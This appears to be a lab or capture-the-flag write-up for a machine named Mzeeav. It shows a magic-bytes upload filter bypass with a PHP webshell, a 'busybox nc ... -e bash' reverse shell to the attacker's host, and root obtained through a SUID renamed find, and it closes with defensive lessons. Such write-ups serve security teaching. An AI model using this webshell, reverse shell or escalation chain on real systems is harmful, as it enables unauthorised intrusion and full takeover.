Mzeeav
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Mzeeav ships an "online antivirus" that only accepts PE executables. A/backups/backup.zipleaks theupload.phpsource and reveals the filter merely looks for theMZmagic bytes (4D5A) inside the file. We prepend that header to a PHP webshell (magic-bytes bypass), sail past the check and run commands aswww-data(file upload to RCE). For root, a custom SUID binary,/opt/fileS, is nothing but a renamedfind: its-exechands us a privileged shell (SUID binary abuse).
Recon
Initial scan
The reply TTL 61 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 61 = 64−3; a hint, not proof (it can be spoofed), confirmed by the service scan. The full sweep finds only two ports:
ping -c 1 192.168.205.33
sudo nmap -sS -n -Pn -p- --min-rate 5000 --open 192.168.205.33
PORT STATE SERVICE
22/tcp open ssh
80/tcp open httpnmap -p22,80 -sCV 192.168.205.33 -oN targetedScanPORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u2 (protocol 2.0)
80/tcp open http Apache httpd 2.4.56 ((Debian))
|_http-title: MZEE-AV - Check your filesMZEE-AV - TCP 80
Port 80 serves MZEE-AV, a supposed antivirus engine inviting you to upload PE files ("Check your PE-files with the online AV engine"). There is an upload form and a message that already hints at the restriction: it only wants Windows executables.

A dirsearch uncovers the interesting paths: the upload directory /upload/, upload.php itself and, above all, a /backups/:
dirsearch -u http://192.168.205.33 -t 200 --exclude-status=404,403,503
[21:37:06] 301 - /backups   ->  http://192.168.205.33/backups/
[21:37:06] 200 - /backups/
[21:37:22] 301 - /upload    ->  http://192.168.205.33/upload/
[21:37:22] 200 - /upload.php
[21:37:22] 200 - /upload/
Source-code leak
/backups/ has directory listing enabled and exposes a backup.zip:

Unzipping it reveals the application tree, including the upload logic source:
wget http://192.168.205.33/backups/backup.zip
unzip backup.zip
var/www/html/upload/wget.exe
var/www/html/upload/whoami.exe
var/www/html/listing.php
var/www/html/upload.phpReading upload.php is the key. The script saves the file, reads its first two bytes and checks that, in hex, they contain 4D5A (the MZ magic bytes of every PE executable). If missing, it rejects the upload:

The damning detail is the check uses strpos($magicbytes, '4D5A') === false: it only requires the MZ string to be present at the start, without validating the real type or the extension. A .php starting with MZ passes the filter.
Exploitation
Filter bypass with an MZ header
We craft a webshell that begins with the MZ magic bytes (4D 5A ...) followed by the PHP. The sequence 4D 5A 4E 47 0D 0A 1A 0A leaves the first two bytes as MZ (satisfies the filter) and the <?php ...> runs regardless, because PHP processes its tags wherever they are (magic-bytes bypass):
echo '4D 5A 4E 47 0D 0A 1A 0A' | xxd -p -r > shell.php
echo '<?php system($_REQUEST["cmd"]); ?>' >> shell.php
xxd shell.php
00000000: 4d5a 4e47 0d0a 1a0a 3c3f 7068 7020 7379  MZNG....<?php sy
00000010: 7374 656d 2824 5f52 4551 5545 5354 5b63  stem($_REQUEST[c
00000020: 6d64 5d29 3b20 3f3e 0a                    md]); ?>.

We upload shell.php through the form, selecting it in the Browse field:

listing.php accepts it and even flags it as "clean", confirming the filter deemed it valid:
The webshell lands in /upload/shell.php. Through the cmd parameter we fire a reverse shell (file upload to RCE):
Before triggering the shell, we set up an nc listener:
nc -nlvp 22
http://192.168.205.33/upload/shell.php?cmd=busybox nc 192.168.45.232 22 -e bashThe shell runs as www-data.
Local
cat local.txt && whoami && ip a && hostname
fbe7d4abc36a4942eaac58f492b20f0c
www-data
Privilege escalation
SUID /opt/fileS: a find in disguise
We hunt for SUID binaries and one stands out, /opt/fileS. Running it bare lists the current directory's contents, exactly like find would, which already gives its nature away:
find / -perm -4000 2>/dev/null
/opt/fileS
/usr/bin/sudo
/usr/bin/su
...
Running it with -help confirms it: the help mentions -exec, -execdir, -fprint, -prune... and points to the GNU findutils documentation. /opt/fileS is not a custom binary, it is a renamed find with the SUID bit set. find is in GTFOBins: its -exec parameter runs commands with the privileges of the binary owner, here root. We ask it to set SUID on /bin/bash and open a shell that keeps root's effective UID (SUID binary abuse):
/opt/fileS -help | tail -n 15
/opt/fileS -exec chmod u+s /bin/bash \;
ls -l /bin/bash
bash -p
-rwsr-xr-x 1 root root 1234376 Mar 27 2022 /bin/bashRoot
cat /root/proof.txt && whoami && ip a && hostname
479093c96c2c236e1b694be6ee7100ed
root
Attack chain
HTTP (80)  --  MZEE-AV, magic-bytes upload filter
        │  /backups/backup.zip leaks upload.php (only requires "MZ"/4D5A)
        │  webshell with MZ header -> /upload/shell.php?cmd=
        ▼
www-data  (local.txt)
        │  SUID /opt/fileS = renamed find -> -exec chmod u+s /bin/bash
        ▼
root  (proof.txt)
Lessons learned
- Validating by magic bytes does not validate the type. Checking a file starts with
MZdoes not stop it being executable PHP: the interpreter runs<?phptags wherever they sit. The real defense is not to serve the upload directory as PHP, to force safe extensions and to store outside the webroot. - Never leave backups in the webroot. The reachable
/backups/backup.ziphanded over the source and, with it, the exact filter logic. An open directory listing served it on a plate. - Renaming a binary does not change what it does.
/opt/fileSwas stillfind; the SUID bit on it is the GTFOBinsfind. Custom SUID binaries deserve the same audit as system ones.